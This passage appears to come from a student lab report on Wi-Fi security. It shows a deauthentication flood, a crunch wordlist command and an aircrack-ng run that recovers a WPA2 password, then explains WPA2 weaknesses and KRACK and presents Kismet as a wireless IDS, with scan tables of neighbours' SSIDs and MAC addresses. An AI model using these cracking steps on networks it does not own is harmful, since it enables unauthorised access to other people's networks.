 CH  1 ][ Elapsed: 54 s ][ 2021-04-05 19:18 ][ WPA handshake: 18:FD:CB:A0:06:76

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 18:FD:CB:A0:06:76  -42   0      533      756  128   1  130   WPA2 CCMP   PSK  2408

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 18:FD:CB:A0:06:76  DC:29:19:66:74:9F   -1   11e- 0      0      57
 18:FD:CB:A0:06:76  2A:DB:D0:31:10:90  -21   24e-24      0     248  EAPOL
 18:FD:CB:A0:06:76  04:D6:AA:97:D7:E9  -24   11e-24  13816      607  EAPOL

Quitting ...

┌──(root💀KALI)-[/home/gaganpreet/Desktop]
└─#
```


```
19:17:45  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:45  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:46  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:46  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:46  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:47  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:47  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:48  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
19:17:48  Sending DeAuth (code 7) to broadcast -- BSSID: [18:FD:CB:A0:06:76]
^C

┌──(root💀KALI)-[~]
└─#                                                                   130 ×
```

10. Now we will be using a wordlist of passwords we will use to crack the wi-fi password using the crunch command.



```
┌──(gaganpreet㉿KALI)-[~]
└─$ crunch 7 8 024568 -o /home/gaganpreet/Desktop/wordlist.txt
Crunch will now generate the following amount of data: 17356032 bytes
16 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1959552

crunch: 100% completed generating output

┌──(gaganpreet㉿KALI)-[~]
└─$ 
```

11. Now at the last step we will be cracking the password by using the handshake using the command **“aircrack-ng -w wordlist.txt target_handshake.cap”.**



```
                               Aircrack-ng 1.6

      [00:00:34] 665640/1959552 keys tested (19484.19 k/s)

      Time left: 1 minute, 6 seconds                           33.97%

                           KEY FOUND! [ 24082408 ]


      Master Key     : 0E D7 2A 10 61 47 92 C6 07 4C 9C 0B 26 24 E8 E0
                       85 67 2D 21 0F 3D E8 1B 1B C2 53 63 89 29 1B 9D

      Transient Key  : B3 A7 56 B8 41 B6 04 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 53 3D 13 24 FD 56 F7 51 1C 19 6D F5 72 F0 76 41


┌──(root💀KALI)-[/home/gaganpreet/Desktop]
└─# 
```

We can now see that the password for the wi-fi “2408” is “24082408”.

Depending on the length of the password, the cracking time varies.

3 VULNERABILITIES/POSSIBLE ATTACK ON MY NETWORK PROTOCOL

3.1 VULNERABILITIES (WPA 2)

The Network Protocol on which my router operates is WPA 2-PSK

There can't be any system that is completely vulnerability free and it is the same for the network protocol too.

Below are the vulnerabilities of my network protocol:

- **DoS attack**- Denial of service attacks like Radiofrequency jamming, data flooding and Layer 2 session hijacking are all the availability attacks that can not be prevented in WPA 2 leaving the Network vulnerable.
- **Modification of Protocol Handshake**- An attacker can easily modify the 4-way handshake of the protocol which leads to intercepting the traffic and moreover it is possible to manipulate data without ownership of the password security. This vulnerability provides a large attack surface.
- **Management frames**- Network topology is not protected which provides the attacker the means to know the layout if the network.
- **Control Frames**- frames that assist with the delivery of data and management frames are also not protected leaving them vulnerable to DoS attack.
- **De-authentication-** Spoofing of MAC addresses is made possible by forcing the client to reauthenticate, which added with the lack of authentication for control frames.
- **Disassociation-** Affect the forwarding of data packets to and from the client by forcing the authenticated client with multiple APs to disassociate.


3.2 Possible Attacks on WPA 2

When WPA2- PSK is compromised, hackers can access Network's Layer 2 easily.


KRACK (Key Reinstallation Attack)

The attack we are going to Discuss now is called **KRACK (Key Reinstallation Attack).** The attack enables the attacker to attack the 4-way handshake of the protocol which is the initiation of the WPA2 connection. Every time when a user connects to WPA2 Wi-Fi, the handshake takes place which is to confirm the user. During the 4-way handshake, a new encryption key is established. The attacker manipulates the 4-way handshake to trick the user into reinstalling an already using encryption key which forces two counters which are used by the protocol to reset and this enables an attack con the protocol naming replay, forge and decrypt attacks.

The attacker performs a man-in-the-middle attack through which he can intercept/decrypt the traffic without even knowing the password. By combining the attack with downgrade attacks, an attacker can turn a HTTPS connection to HTTP and can steal more information.



No interception allowed, unless the attacker possesses the Wi-Fi password



Man-in-the-middle attack 4-way handshake interception and manipulation leads to replay, decrypt and/or forge packets by the attacker

Hackers can perform below-listed attacks on WPA2-PSK:

- **Address Resolution Protocol (ARP) Attacks**
- **Spanning Tree Protocol (STP)Attacks**
- **Double Tagging**
- **Cisco Discovery Protocol (CDP) Reconnaissance**.
- **Content Addressable Memory (CAM) Table Overflows**
- **Media Access Control (MAC) Spoofing**
- **Switch Spoofing**
- **DHCP Spoofing**

4 KISMET

Kismet is an open-source wireless network analyzer that runs on Linux, UNIX and Mac OS X.

Kismet acts as a passive sniffer which is used to detect any wireless 802.11 a/b/g protocol compliant networks.

Benefits of KISMET:


- It puts the card into monitor mode which is not attached to any network.
- It detects as the wireless networks passively by remaining undetected.
- Can detect the entire spectrum and all the wireless networks nearby.
- Provide XML output of the networks detected.
- Provides graphical mapping of networks.

4.1 WIRELESS IDS ARCHITECTURE (KISMET AS A CLIENT-SERVER INFRASTRUCTURE)

Basically, there are three parts of Kismet Architecture.

- Drone- collects the information packets from the network which has to display.
- Server- accepts the information packets from the drone for interpretation. The server interprets the packet data and extrapolates the wireless information and organizes it.

- Client- communicates with the server and displays the information collected by the server.



4.2 KISMET WIRELESS IDS FUNCTIONALITY

Wireless IDS provide the capability to monitor small and medium enterprises which cannot afford wireless IDS systems provided by AirDefense and AirMagnet.


Two main threats are attacks from an active malicious user which could be a DoS attack, arp replay or encryption break and the other is rogue APs.

The Kismet server will collect the traffic from the connected drones and likely detect the attack. An alert will then be triggered and the network administrator will be notified. However, the administrator will still have to track down the attacker or rogue APs manually.

The Wireless IDS can detect active wireless sniffing software like NetStumbler and other wireless network attacks.


4.3 KISMET LAB ACTIVITY

All BSSIDs detected are listed below:




SSID	Length	Last Seen	Encryption	# Probing	# Responding	# Advertising
2408	4	Apr 07 2021 02:42:13	WPA2 WPA2-PSK AES-CCM	0	0	1
2430	4	Apr 07 2021 02:42:12	WPA2 WPA2-PSK AES-CCM	0	0	2
#Bhatti	7	Apr 07 2021 02:42:09	WPA2 WPA2-PSK AES-CCM	0	1	1
Awasthi	7	Apr 07 2021 02:42:08	WPA2 WPA2-PSK AES-CCM	0	2	2
GAGAN1413	9	Apr 07 2021 02:31:18	None / Open	1	0	0
Ishit_2G	8	Apr 07 2021 02:41:40	WPA2 WPA2-PSK AES-CCM	0	1	1
Ishit_5G	8	Apr 07 2021 02:42:12	WPA2 WPA2-PSK AES-CCM	0	1	1
Jio 2411	8	Apr 07 2021 02:30:40	WPA2 WPA2-PSK AES-CCM	0	0	1
Jio 2411 g	10	Apr 07 2021 02:32:04	WPA2 WPA2-PSK AES-CCM	0	0	1
Jio 2412	8	Apr 07 2021 02:41:12	WPA2 WPA2-PSK AES-CCM	0	0	1
JioFiber-R68Ub	14	Apr 07 2021 02:42:03	WPA2 WPA2-PSK AES-CCM	0	0	1
Kohli5710	9	Apr 07 2021 02:42:09	WPA2 WPA2-PSK AES-CCM	1	2	2
Kohli5710	14	Apr 07 2021 02:41:31	None / Open	1	0	0

18 SSIDs



SSID	Length	Last Seen	Encryption	# Probing	# Responding	# Advertising
2408	4	Apr 07 2021 02:51:15	WPA2 WPA2-PSK AES-CCM	0	1	1
2430	4	Apr 07 2021 02:51:20	WPA2 WPA2-PSK AES-CCM	0	0	2
#Bhatti	7	Apr 07 2021 02:51:25	WPA2 WPA2-PSK AES-CCM	1	1	1
ABBN	4	Apr 07 2021 02:50:55	WPA2 WPA2-PSK AES-CCM	0	0	1
Awasthi	7	Apr 07 2021 02:51:21	WPA2 WPA2-PSK AES-CCM	0	2	2
Betar jio	9	Apr 07 2021 02:49:56	None / Open	1	0	0
GAGAN1413	9	Apr 07 2021 02:44:29	None / Open	1	0	0
Ishit_2G	8	Apr 07 2021 02:51:05	WPA2 WPA2-PSK AES-CCM	0	1	1
Ishit_5G	8	Apr 07 2021 02:51:24	WPA2 WPA2-PSK AES-CCM	0	1	1
Jio 2411	8	Apr 07 2021 02:51:15	WPA2 WPA2-PSK AES-CCM	0	0	1


All the available devices and BSSIDs are listed below:



Name	Type	Phy	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QBSS Chan Usage	QBSS Users
96:FB:A7:54:B3:23	Wi-Fi AP	IEEE802.11	WPA2-PSK	-89	44	0 B		0	96:FB:A7:54:B3:23	1.961%	1
96:FB:A7:54:B8:E0	Wi-Fi AP	IEEE802.11	WPA2-PSK	-18	3	0 B		0	96:FB:A7:54:B8:E0	n/a	n/a
96:FB:A7:54:B8:E1	Wi-Fi AP	IEEE802.11	WPA2-PSK	-84	157	0 B		0	96:FB:A7:54:B8:E1	5.490%	4
2408	Wi-Fi AP	IEEE802.11	WPA2-PSK	-128	1	1.06 KB		5	18:FD:CB:A0:06:76	n/a	n/a
2430	Wi-Fi AP	IEEE802.11	WPA2-PSK	-89	149	0 B		2	A8:3F:A1:5A:2C:D9	6.667%	0
2430	Wi-Fi AP	IEEE802.11	WPA2-PSK	-24	11	0 B		2	A8:3F:A1:5A:2C:D8	n/a	n/a
#Bhatti	Wi-Fi AP	IEEE802.11	WPA2-PSK	-54	36	10.83 KB		6	18:FD:CB:A0:06:77	3.529%	5
A8:1D:16:1A:A7:05	Wi-Fi Ad-Hoc	IEEE802.11	n/a	n/a	149	0 B		0	4C:93:A6:8A:91:67	n/a	n/a
A8:1D:16:1B:11:49	Wi-Fi Ad-Hoc	IEEE802.11	n/a	n/a	157	3.04 KB		0	94:FB:A7:64:B8:E1	n/a	n/a
A8:3F:A1:5A:34:7A	Wi-Fi AP	IEEE802.11	WPA2-PSK	-91	157	0 B		0	A8:3F:A1:5A:34:7A	1.961%	0
AA:3F:A1:5A:2C:D8	Wi-Fi AP	IEEE802.11	WPA2-PSK	-25	11	0 B		0	AA:3F:A1:5A:2C:D8	n/a	n/a


42 devices

All Detected devices are logged according to the time in the messages tab.



```
Apr 07 2021 02:46:37  Detected new 802.11 Wi-Fi device 16:2B:33:A7:10:C5
Apr 07 2021 02:43:42  Detected new 802.11 Wi-Fi device 18:02:AE:34:F8:D3
Apr 07 2021 02:43:39  Detected new 802.11 Wi-Fi device 02:91:75:6E:08:03
Apr 07 2021 02:43:38  802.11 Wi-Fi device A8:3F:A1:5A:34:79 advertising SSID 'JioFiber-R68Ub'
Apr 07 2021 02:43:10  802.11 Wi-Fi device 96:FB:A7:54:B3:22 advertising a cloaked SSID
Apr 07 2021 02:43:10  Detected new 802.11 Wi-Fi access point 96:FB:A7:54:B3:22
Apr 07 2021 02:43:09  Detected new 802.11 Wi-Fi device 70:BB:E9:2B:07:54
Apr 07 2021 02:43:09  802.11 Wi-Fi device 4C:93:A6:8A:91:67 advertising SSID 'Ruhaan Jio 5G'
Apr 07 2021 02:42:56  Detected new 802.11 Wi-Fi device AC:C3:3A:5B:D5:46
Apr 07 2021 02:41:55  802.11 Wi-Fi device AA:3F:A1:59:AA:4E advertising a cloaked SSID
Apr 07 2021 02:41:55  Detected new 802.11 Wi-Fi access point AA:3F:A1:59:AA:4E
Apr 07 2021 02:41:53  Detected new 802.11 Wi-Fi device 98:09:CF:78:DF:07
Apr 07 2021 02:41:23  Detected new 802.11 Wi-Fi device 92:0C:F5:E5:24:32
Apr 07 2021 02:41:23  802.11 Wi-Fi device 18:FD:CB:AF:9A:1C advertising SSID 'Kohli5710'
Apr 07 2021 02:40:08  Detected new 802.11 Wi-Fi device DA:A1:19:9A:00:7D
Apr 07 2021 02:40:02  Detected new 802.11 Wi-Fi device A8:3F:A1:5A:2C:D7
Apr 07 2021 02:39:52  Detected new 802.11 Wi-Fi device D2:82:70:8C:F2:7F
Apr 07 2021 02:39:15  Detected new 802.11 Wi-Fi device 6C:24:A6:9D:93:B9
Apr 07 2021 02:39:08  Detected new 802.11 Wi-Fi device DA:A1:19:86:7B:45
Apr 07 2021 02:38:52  Detected new 802.11 Wi-Fi device 4A:D2:E7:F1:57:D2
Apr 07 2021 02:38:23  Detected new 802.11 Wi-Fi device AC:BD:70:E1:D7:B8
